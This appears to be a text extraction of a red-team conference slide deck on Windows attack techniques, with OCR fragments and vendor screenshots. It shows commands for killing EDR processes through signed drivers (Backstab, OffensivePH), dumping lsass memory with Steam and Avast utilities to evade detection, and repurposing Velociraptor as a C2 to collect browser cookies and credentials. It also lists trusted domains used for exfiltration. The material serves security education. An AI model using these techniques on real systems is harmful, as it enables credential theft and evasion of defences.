
How BloodHound Enterprise works

- Continuously map all Attack Paths
- Prioritize and quantify Attack Path Choke Points
- Precise, practical remediation guidance
- Monitor and measure improved security posture

Internal Recon



The map can be generated in the interactive mode by choosing "carto". This mode performs only the part needed for building the map in the health check process to all the available domains. This mode cannot combine existing health check reports.



Internal Recon


- □ X



tenable.ad™

Secure Active Directory
and Disrupt Attack Paths

The banner features a blue background with abstract glowing green lines and dots, representing network or attack paths.




semperis

Products Solutions Company Resources Blog Contact Us 

Directory Services Protector.

The industry's most comprehensive Active Directory and Azure Active Directory threat detection and response platform.

[See it live →](#)



ManageEngine 20 YEARS
ADManager Plus

Products Store Partners Affiliate Support 

Overview Features Demo Resources Get Quote Support

Management Reporting Automation Delegation Workflow

 **Active Directory user reports**
Identify disabled and locked-out users, expired user accounts, and more without using scripts. Perform management actions right from reports.
[Learn more](#)

 **Active Directory user logon reports**
Generate reports on users' last logon times, inactivity, recent logon failures, users who have never logged on, and more using built-in reports.
[Learn more](#)

 **NTFS permissions reports**
List shared folders in the file server and their permissions, get users and groups that have access to specific folders in a file server, view folders for which inheritance is blocked, and more.
[Learn more](#)

 **Active Directory group reports**
View security and distribution groups along with a list of all members of a group including users and groups belonging to nested groups completely script-free.
[Learn more](#)

 **Compliance reports**
Prove compliance with IT regulation such as SOX, HIPAA, PCI, GLBA, and the GDPR using built-in reports. Export reports in PDF, HTML, CSV, and XLSX formats.
[Learn more](#)

 **Office 365 and Exchange reports**
List all Office 365 users, licenses, inactive users, ActiveSync-enabled users, mailbox-enabled users, users without a mailbox, members of distribution groups, and more.
[Learn more](#)

VIEW ALL

Internal Recon



Product ▾ Pricing Resources ▾ Company ▾



Blog ▾ Log in

Free Trial

Zero in on every asset on your network

Get unmatched visibility and insights into assets on your network. Discover how runZero delivers the data and context you need to effectively manage and secure assets across your environment.

[Start free trial](#)

[Learn more](#)



Watch on YouTube

How runZero helps with network discovery and asset invento



Discover your entire infrastructure



Know your network-connected assets

Service Inventory						
<input type="text" value="Search services..."/> Query Syntax						
UP	ADDRESS	TRANSPORT	PORT	PROTOCOL	VHOST	SUMMARY
<input type="checkbox"/>	192.168.0.19	TCP	21	ftp	<input checked="" type="checkbox"/>	220 APCFD796D Network Management Card AOS v6.5.0 FTP server ready.. APCFD796D
<input type="checkbox"/>	192.168.0.2	TCP	22	ssh	<input checked="" type="checkbox"/>	SSH-2.0-OpenSSH_6.7p1 Debian-5+deb8u8
<input type="checkbox"/>	192.168.0.3	TCP	22	ssh	<input checked="" type="checkbox"/>	SSH-2.0-OpenSSH_7.6p1 Ubuntu-4ubuntu0.3
<input type="checkbox"/>	192.168.0.4	TCP	22	ssh	<input checked="" type="checkbox"/>	SSH-2.0-OpenSSH_7.2p2 Ubuntu-4ubuntu2.8
<input type="checkbox"/>	192.168.0.5	TCP	22	ssh	<input checked="" type="checkbox"/>	SSH-2.0-OpenSSH_7.9
<input type="checkbox"/>	192.168.0.8	TCP	22	ssh	<input checked="" type="checkbox"/>	SSH-2.0-OpenSSH_7.4p1 Raspbian-10+deb9u6
<input type="checkbox"/>	192.168.0.30	TCP	22	ssh	<input checked="" type="checkbox"/>	SSH-2.0-OpenSSH_6.8
<input type="checkbox"/>	192.168.0.40	TCP	22	ssh	<input checked="" type="checkbox"/>	SSH-2.0-OpenSSH_7.4
<input type="checkbox"/>	192.168.0.41	TCP	22	ssh	<input checked="" type="checkbox"/>	SSH-2.0-OpenSSH_7.4
<input type="checkbox"/>	192.168.0.197	TCP	22	ssh	<input checked="" type="checkbox"/>	SSH-2.0-OpenSSH_7.9p1 Raspbian-10
<input type="checkbox"/>	192.168.0.238	TCP	22	ssh	<input checked="" type="checkbox"/>	SSH-2.0-dropbear_2016.74
<input type="checkbox"/>	192.168.0.244	TCP	22	ssh	<input checked="" type="checkbox"/>	SSH-2.0-dropbear_2016.74
<input type="checkbox"/>	192.168.30.47	TCP	22	ssh	<input checked="" type="checkbox"/>	SSH-2.0-dropbear
<input type="checkbox"/>	192.168.30.115	TCP	22	ssh	<input checked="" type="checkbox"/>	SSH-2.0-dropbear
<input type="checkbox"/>	192.168.30.118	TCP	22	ssh	<input checked="" type="checkbox"/>	SSH-2.0-dropbear
<input type="checkbox"/>	192.168.50.64	TCP	22	ssh	<input checked="" type="checkbox"/>	SSH-2.0-dropbear_2015.67
<input type="checkbox"/>	192.168.0.19	TCP	23	telnet	<input checked="" type="checkbox"/>	User Name :
<input type="checkbox"/>	192.168.0.30	TCP	23	telnet	<input checked="" type="checkbox"/>	User:
<input type="checkbox"/>	192.168.0.31	TCP	23	telnet	<input checked="" type="checkbox"/>	User:
<input type="checkbox"/>	192.168.0.32	TCP	23	telnet	<input checked="" type="checkbox"/>	User:

Privilege Escalation


- CVE
- DLL Hijacking
- Unquoted Paths
- Credentials
 - Network
 - On-Disk
- Misconfigurations
- Etc.

Beware: HP Support Assistant found vulnerable to DLL hijacking privilege escalation
Sayan Sen - Sep 7, 2022 17:50 EDT 5





CVE-2022-24696 - GLANCE BY MIRAMETRIX
PRIVILEGE ESCALATION

Lenovo



Actions On Target: DLL Injection

- Microsoft Visual Studio's Python “feature” holds a secret
 - inject_dll_amd64.exe and inject_dll_x86.exe
- ZOHO's ManageEngine



Actions On Target: Driver Abuse

- ProcExp → Microsoft signed kernel driver
 - loads on startup
 - can kill handles that cannot be killed even as an administrator
 - Backstab weaponizes this

```
Usage: backstab.exe <-n name || -p PID> [options]
      -n,      Choose process by name, including the .exe suffix
      -p,      Choose process by PID
      -l,      List handles of protected process
      -k,      Kill the protected process by closing its handles
      -x,      Close a specific handle
      -d,      Specify path to where ProcExp will be extracted
      -s,      Specify service name registry key
      -u,      Unload ProcExp driver
      -a,      adds SeDebugPrivilege
      -h,      Print this menu
```

Examples:

```
backstab.exe -n cyserver.exe -k  
backstab.exe -n cyserver.exe -x E40  
backstab.exe -n cyserver.exe -l
```

```
[kill cyserver]  
[Close handle E4C of cyserver]  
[list all handles of cyserver]
```

Actions On Target: Driver Abuse

- Process Hacker is a popular tool debugging and malware analysis
- Older versions included a signed driver with broad permissions
 - OffensivePH weaponizes this

```
offensiveph.exe [-kill|-peb|-hijack|-apcinject] [<PID>] [<URL>]
    -kill          : Kill process (can kill PPLs)
    -peb          : Read PEB of a process
    -hijack        : Inject shellcode using thread execution hijacking
    -apcinject     : Inject shellcode into a new services.exe (WinTCB-PPL) instance
```


```
> offensiveph.exe -kill 8228
# OffensivePH
-----
[*] Driver path: C:\Users\RedSection\kph.sys
[*] Connected to KprocessHacker Driver
[*] Trying to terminate pid: 8228
[+] KphTerminateProcess is SUCCESSFUL
[*] Service and file are removed
```

Actions On Target: Signed Binary Runners

- regasm.exe? Old news
- msbuild.exe? Detected and blocked
- How about...
 -  PyCharm's runnerw.exe


runnerw64.exe	24.98	1,376 K	5,396 K	5008 Command line runner	JetBrains s.r.o.	\runnerw64.exe notepad.exe
notepad.exe	< 0.01	3.152 K	15.192 K	3184 Notepad	Microsoft Corporation	notepad.exe

- Microsoft's own DefaultPack.exe (so many more - see LOBAS project)



Actions On Target: Signed Memory Dumpers

- Mimikatz getting caught?
- Dump memory with... Steam!



```
cmd Select Administrator: C:\Windows\System32\cmd.exe - powershell

C:\Program Files (x86)\Steam>tasklist | findstr lsass.exe
lsass.exe          652 Services             0      4,512 K

C:\Program Files (x86)\Steam>WriteMiniDump.exe
Win32 MiniDump Helper version 1.0.1255.558 (c) Copyright 2000-2003 Valve Corporation All rights reserved.

Expected argument 'ProcessId'.

Usage: WriteMiniDump [@argfile] [/?|h|help] [/v|version] [/Type <value>] <ProcessId> <DumpFile>

@argfile      Read arguments from a file.
Show_usage     Show usage information.

Process id for which to generate a dump
of output dump file

am>WriteMiniDump.exe 652 652
'C:\Program Files (x86)\Steam\writeminidump_assert_2020_9_29T20_27_4C0.mdmp'
label.
07C-2B06

iles (x86)\Steam

20,821 writeminidump_assert_2020_9_29T20_27_4C0.mdmp
20,821 bytes
7,989,551,104 bytes free

am>
```

CH = VeriSign Class 3 Code Signing 2009-2 CA
OU = Terms of use at https://www.verisign.com/pa/cj09
OU = VeriSign Trust Network
O = VeriSign, Inc.
C = US

Actions On Target: Signed Memory Dumpers

- Mimikatz getting caught?
- Dump memory with... Avast!

```
PS C:\Program Files\Avast Software\Avast> .\AvDump.exe --help
[2020-11-17 21:23:37.153] [info    ] [dump      ] [ 2868: 6296] Dumpmaster is arming.

Command-line usage:
--pid arg          process ID to dump
--dbg arg          attach to process as debugger and watch it for
                  exceptions
--exception_ptr arg address of the exception pointers structure
--thread_id arg    thread ID that caused the exception
--dump_level arg   amount of information to include in minidump. 0 -
                  default, 1 - full memory.
--handle_data arg  create dump containing process handle information
--data_segs arg    create dump containing data segments information
--dump_file arg    filename of dump to generate
--comment arg      optional comment to include into dump
--min_interval arg flood control - minimal interval in minutes to elapse
                     since saving last dump. Default is 60.
--help              this, obviously

[2020-11-17 21:23:37.202] [info    ] [log_module ] [ 2868: 6296] LogModule is going to be destroyed.
[2020-11-17 21:23:37.202] [info    ] [log_module ] [ 2868: 6296] =====
=====
PS C:\Program Files\Avast Software\Avast> _
```

```
PS C:\Program Files\Avast Software\Avast> .\AvDump.exe --pid 5592 --exception_ptr 0 --thread_id 0 --dump_level 1 --dump_file C:\Windows\temp\calc.dmp
[2020-11-17 21:49:40.035] [info    ] [dump      ] [ 8696:  616] Dumpmaster is arming.
[2020-11-17 21:49:40.819] [info    ] [dump      ] [ 8696:  616] Successfully dumped process 5592 into 'C:\Windows\temp\calc.dmp'
[2020-11-17 21:49:40.819] [info    ] [log_module ] [ 8696:  616] LogModule is going to be destroyed.
[2020-11-17 21:49:40.819] [info    ] [log_module ] [ 8696:  616] =====
=====
PS C:\Program Files\Avast Software\Avast>
```

Data Exfiltration

- Found the 💎s? Now you've got to get them out!

Living Off Trusted Sites (LOTS) Project

Attackers are using popular legitimate domains when conducting phishing, C&C, exfiltration and downloading tools to evade detection. The list of websites below allow attackers to use their domain or subdomain. Website design credits: [LOLBAS](#) & [GTFOBins](#).

 Cloudflare Docs


Q Search Cloudflare Zero Trust docs...

 Cloudflare Zero Trust

- ▶ Overview
- ▶ Get started
- ▶ Tutorials
- ▶ Identity

Quick Tunnels

Developers can use the TryCloudflare tool to experiment with Cloudflare Tunnel without adding a site to Cloudflare's DNS. TryCloudflare will launch a process that generates a random subdomain on `trycloudflare.com`. Requests to that subdomain will be proxied through the Cloudflare network to your web server running on localhost.



Data Exfiltration Cont.



- LOTS of LOTS
- Defenders: **00** for these! Nothing is safe.

Website	Tags	Service Provider
raw.githubusercontent.com	Phishing C&C Download	Github
github.com	Phishing Download	Github
1drv.ms	Phishing	Microsoft
1drv.com	Phishing Download	Microsoft
docs.google.com	Phishing C&C	Google
drive.google.com	Phishing Download Exfiltration	Google
*.azurewebsites.net	Phishing Download Exfiltration C&C	Microsoft
dropbox.com	Phishing Download Exfiltration C&C	Dropbox

Back To Persistence...

- Introducing the **Iscariot Suite!**



- **Command and Control** by leveraging popular **Blue/Sysadmin** products
 - Reduce your development efforts
 - Use “trusted”/signed binaries
 - Minimize detections

Velociraptor Primer

- □ X

- “Advanced digital forensic and incident response tool that enhances your visibility into your endpoints”
- Was independent, now part of Rapid7
- Open source, cross platform, web gui...

The screenshot shows the Velociraptor web interface. At the top, it displays the host name "hostWIN11-X64-TEST1.windomain.local" and its status as "Connected" with a user "admin". Below this, there's a navigation bar with links for "Interrogate", "VFS", "Collected", "Shell", "Overview", "VOL Drilldown", and "Shell". The main content area shows detailed information about the endpoint:

Client ID	C 96ed5e6e045f7ea5						
Agent Version	2022-09-10T01:52:02Z						
Agent Name	velociraptor						
First Seen At	2022-10-12T01:17:07Z						
Last Seen At	2022-10-12T01:24:12Z						
Last Seen IP	198.18.6.10:50506						
Labels							
Operating System	windows						
Hostname	WIN11-X64-TEST1						
FQDN	WIN11-X64-TEST1.windomain.local						
Release	Microsoft Windows 11 Enterprise Evaluation10.0.22000 Build 22000						
Architecture	amd64						
Client Metadata	<table border="1"><thead><tr><th>Key</th><th>Value</th></tr></thead><tbody><tr><td>+</td><td></td></tr><tr><td>+</td><td></td></tr></tbody></table>	Key	Value	+		+	
Key	Value						
+							
+							

The screenshot shows a file analysis page for "Velociraptor.exe". At the top, there's a large green circle with a white "0" and a progress bar below it. To the right, a message says "No security vendors and no sandboxes flagged this file as malicious". The file details are listed as follows:

77a9a479dd5e7e42d8adc7550936fb58035b8e28e84adaa5b0b	44.30 MB
7347bacc1eb1	Size
Velociraptor.exe	2022-09-15 11:23:09 UTC
64bits assembly overlay peexe signed	26 days ago


Below this, there's a "Velociraptor.exe Properties" dialog box. It has tabs for "Security", "Details", "Previous Versions", "General", "Compatibility", and "Digital Signatures". The "Security" tab is selected. Under "Signature list", it shows:

Name of signer:	Digest ...	Timestamp
ACRONIS (Static ML)	sha256	Friday, September 9, 2022 ...

At the bottom right of the main interface, there's a note "Undetected".

Velociraptor as a C2

- Shell commands? Check.
- File explorer? Even better - raw NTFS
- Registry explorer? Yep.
- Task multiple hosts? “Hunt”



Name	Size	Mode	mtime	atime	ctime	btime
\$AttrDef	0 Mb	-rwxr-xr-x	2022-02-07T06:11:17Z	2022-02-07T06:11:17Z	2022-02-07T06:11:17Z	2022-02-07T06:11:17Z
\$BadClus	0 b	-rwxr-xr-x	2022-02-07T06:11:17Z	2022-02-07T06:11:17Z	2022-02-07T06:11:17Z	2022-02-07T06:11:17Z
\$BadClus:\$Bad	152888 Mb	-rwxr-xr-x	2022-02-07T06:11:17Z	2022-02-07T06:11:17Z	2022-02-07T06:11:17Z	2022-02-07T06:11:17Z
\$Bitmap	5 Mb	-rwxr-xr-x	2022-02-07T06:11:17Z	2022-02-07T06:11:17Z	2022-02-07T06:11:17Z	2022-02-07T06:11:17Z
\$Bitmap:\$SRAT	0 Mb	-rwxr-xr-x	2022-02-07T06:11:17Z	2022-02-07T06:11:17Z	2022-02-07T06:11:17Z	2022-02-07T06:11:17Z
\$Boot	0 Mb	-rwxr-xr-x	2022-02-07T06:11:17Z	2022-02-07T06:11:17Z	2022-02-07T06:11:17Z	2022-02-07T06:11:17Z
\$Extend	0 b	-drwxr-xr-x	2022-02-07T06:11:17Z	2022-02-07T06:11:17Z	2022-02-07T06:11:17Z	2022-02-07T06:11:17Z
\$LogFile	64 Mb	-rwxr-xr-x	2022-02-07T06:11:17Z	2022-02-07T06:11:17Z	2022-02-07T06:11:17Z	2022-02-07T06:11:17Z
\$MFT	494 Mb	-rwxr-xr-x	2022-02-07T06:11:17Z	2022-02-07T06:11:17Z	2022-02-07T06:11:17Z	2022-02-07T06:11:17Z
\$MFTMirr	0 Mb	-rwxr-xr-x	2022-02-07T06:11:17Z	2022-02-07T06:11:17Z	2022-02-07T06:11:17Z	2022-02-07T06:11:17Z
\$Recycle.Bin	0 b	-drwxr-xr-x	2022-02-07T17:04:33Z	2022-09-25T19:13:38Z	2022-02-07T17:04:33Z	2021-06-05T12:10:48Z
\$Secure	0 b	-drwxr-xr-x	2022-02-07T06:11:17Z	2022-02-07T06:11:17Z	2022-02-07T06:11:17Z	2022-02-07T06:11:17Z
\$Secure:\$SSDS	3 Mb	-rwxr-xr-x	2022-02-07T06:11:17Z	2022-02-07T06:11:17Z	2022-02-07T06:11:17Z	2022-02-07T06:11:17Z
\$UpCase	0 Mb	-rwxr-xr-x	2022-02-07T06:11:17Z	2022-02-07T06:11:17Z	2022-02-07T06:11:17Z	2022-02-07T06:11:17Z

Velociraptor as a C2

- Collection via “Artifacts”
- What matters in incidents matters when creating incidents too
 - Built in collectors for 1Password databases, Chrome cookies, etc
- Can build “Offline Collectors”

New Collection: Configure Parameters

CertUtil	■ Certutil (by NVISO (@NVISOsecurity)): INetCache, System CryptnetUrlCache, User CryptnetUrlCache
Chrome	■ Chrome (by Eric Zimmerman and Andrew Rathbun): Chrome Cookies, Chrome Cookies XP, Chrome Current Session, Chrome Current Session XP, Chrome Current Tabs, Chrome Current Tabs XP, Chrome Download Metadata, Chrome Extension Cookies, Chrome Favicons, Chrome Favicons XP, Chrome History, Chrome History XP, Chrome Last Session, Chrome Last Session XP, Chrome Last Tabs, Chrome Last Tabs XP, Chrome Login Data, Chrome Login Data XP, Chrome Media History, Chrome Network Action Predictor, Chrome Network Persistent State, Chrome Preferences, Chrome Preferences XP, Chrome Quota Manager, Chrome Reporting and NEL, Chrome Sessions Folder, Chrome Shortcuts, Chrome Shortcuts XP, Chrome SyncData Database, Chrome Top Sites, Chrome Top Sites XP, Chrome Trust Tokens, Chrome Visited Links, Chrome Visited Links XP, Chrome Web Data, Chrome Web Data XP, Chrome bookmarks, Chrome bookmarks XP, Windows Protect Folder
ChromeExtensions	■ Chrome Extension Files (by piesecurity): Chrome Extension Files, Chrome Extension Files XP
ChromeFileSystem	■ Chrome HTML5 File System Contents (by Chad Tilbury): Chrome HTML5 File System Folder

Results

Artifacts with Results	Windows.KapeFiles.Targets/All File Metadata Windows.KapeFiles.Targets/Uploads
Total Rows	10
Uploaded Bytes	1452 / 1452
Files uploaded	5
Download Results	

Available Downloads

Name	Size (Mb)	Date
Report WIN11-X64-TEST1-C.96ed5e6e045f7ea5-F.CD31TE6SC6QCM	0 Mb	2022-10-12T01:57:16Z
WIN11-X64-TEST1-C.96ed5e6e045f7ea5-F.CD31TE6SC6QCM	0 Mb	2022-10-12T01:57:13Z

Velociraptor as a C2

- □ X

- Built-in Artifacts

- PS
- Arp
- Netstat
- Certificates
- Find + Grep
- WMI
- Memory Dumping

Windows.Triage.ProcessMemory

ProcessName	CommandLine	Pid	FullPath	CrashDump	FlowId	ClientId	Fqdn
